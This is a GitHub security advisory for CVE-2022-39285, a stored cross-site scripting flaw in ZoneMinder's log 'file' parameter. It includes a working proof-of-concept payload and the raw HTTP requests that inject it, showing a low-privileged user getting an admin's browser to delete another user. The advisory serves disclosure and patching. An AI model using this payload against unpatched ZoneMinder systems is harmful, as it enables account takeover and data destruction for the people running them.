

# Stored Cross-Site Script Vulnerability In File Parameter

**High** connortechonology published GHSA-h6xp-cvww-q433 on Oct 7

## Package

**zoneminder** (ZoneMinder)

## Affected versions

<= 1.36.26, <= 1.37.23

## Patched versions

1.36.27, 1.37.24

## Description

Due to lack of input validation, the file parameter is vulnerable to XSS by backing out of the current "tr" "td" brackets. This then allows a malicious user to store code that will execute when a user views the specific log on the "view=log" page.

## Impact

This vulnerability allows an attacker to store code within the logs that will be executed when loaded by a legitimate user. These actions will be performed with the permission of the victim. This could lead to data loss and/or further exploitation including account takeover.

## Example

Using a XSS payload the attacker is able to store executable code into the "view=log" page. The code will then execute when a user visits the page with the stored payload. In this example, we will be performing an administrative action of deleting a user.

Log in with a low privilege user and proxy the log request automatically generated when navigating the Zoneminder pages. Replace the file parameter with the following payload:


```
</td></tr><script defer="true" src="/zm/?  
view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete"></script>
```

Raw HTTP POST Request:

```
POST /zm/index.php HTTP/1.1  
Host: 10.0.10.107
```

Content-Length: 377  
Accept: application/json, text/javascript, \*/\*; q=0.01  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Origin: http://10.0.10.107  
Referer: http://10.0.10.107/zm/  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Cookie: zmSkin=classic; zmCSS=base; zmBandwidth=high; ZMSSID=rauh5oe3i2uar25eaniipq2gie  
Connection: close

\_\_csrf\_magic=key:78ee298a4593243b9ac481199d7da468bab4f044,1664675125&view=request&request=log&ta  
src='/zm/?  
view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete'&lt;/script>&l



This payload will allow a user with "View" system permissions to delete users from the system. This specific example targets the user with UID 6.

**Request**

Pretty Raw Hex

```
1 POST /zm/index.php HTTP/1.1
2 Host: 10.0.10.107
3 Content-Length: 363
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://10.0.10.107
9 Referer: http://10.0.10.107/zm/index.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: zmSkin=classic; zmCSS=base; zmBandwidth=high; ZMSESSID=a82lcgr2bqmi52el8nh60fbajh
13 Connection: close
14
15 __csrf_magic=key:b31fca5f77f80a6f5cbe05807511c54750cf6060,1664547573&view=request&request=log&task=create&level=ERR&message=Trenches%20of%20IT&browser$Bname$5D=chrome&browser$Bversion$5D=101.0.4951.41&browser$Bplatform$5D=windows&file=</td></tr><script src='/zm/?view=options%26tab=users%26action=delete%26markUids$B$5D=6%26deleteBtn=Delete'</script>&line=510
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Sep 2022 14:23:20 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 15
8 Connection: close
9 Content-Type: application/json
10
11 {
12   "result": "Ok"
13 }
```

Log in with an admin user and visit the "view=log" page. Send the log requests as the low privileged user.

This will render on the admin page and execute the deletion of the target user.

PID	Level	Message	File
152861	WAR	Decoding is not keeping up. We are 709 seconds behind capture.	zm_monitor.cpp
152861	WAR	Decoding is not keeping up. We are 709 seconds behind capture.	zm_monitor.cpp
152861	WAR	Decoding is not keeping up. We are 709 seconds behind capture.	zm_monitor.cpp
156850	ERR	Trenches of IT	
156850	WAR	http://10.0.10.107 is not found in servers list.	/usr/share/zoneminder/www/includes/functions.php
152861	WAR	Decoding is not keeping up. We are 710 seconds behind capture.	zm_monitor.cpp
152861	WAR	Decoding is not keeping up. We are 710 seconds behind capture.	zm_monitor.cpp
152861	WAR	Decoding is not keeping up. We are 709 seconds behind capture.	zm_monitor.cpp
152861	WAR	Decoding is not keeping up. We are 709 seconds behind capture.	zm_monitor.cpp

Looking at the browser network tab, we see the successful execution of the delete user action.

200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41
200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41
200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41
200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41
200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41
200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41
200	GET	10.0.10.107	/zm/?view=options&tab=users&action=delete&markUids[]=6&deleteBtn=Delete	csrf-magic.js:41
200	GET	10.0.10.107	/zm/?view=options&tab=users&action=delete&markUids[]=6&deleteBtn=Delete	csrf-magic.js:41
200	POST	10.0.10.107	index.php	csrf-magic.js:49
200	POST	10.0.10.107	index.php	csrf-magic.js:49
200	GET	10.0.10.107	index.php?view=request&request=status&entity=navBar&auth=75d813eba50e5aed	csrf-magic.js:41
200	GET	10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10	csrf-magic.js:41

The UID 6 user was successfully removed from the system.

GET

Scheme: http

Host: 10.0.10.107

Filename: /zm/

view: options

tab: users

action: delete

markUids[]: 6

deleteBtn: Delete

Address: 127.0.0.1:8080

Status 200 OK ?

Version HTTP/1.1

Transferred 25.87 KB (25.45 KB size)

Referrer Policy strict-origin-when-cross-origin

## Patches

[ [d289eb4](#) ]

[ [c0a4c05](#) ]

## Workarounds

Turn off database logging.

## For more information

If you have any questions or comments about this advisory:

- Open an issue in <https://github.com/ZoneMinder/zoneminder>
- Email us at [info@zoneminder.com](mailto:info@zoneminder.com)

Severity

High 7.6 / 10

CVSS base metrics	
Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	Required
Scope	Unchanged
Confidentiality	Low
Integrity	High
Availability	High

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:H/A:H

CVE ID

CVE-2022-39285

Weaknesses

CWE-79

Credits

 trenchesofit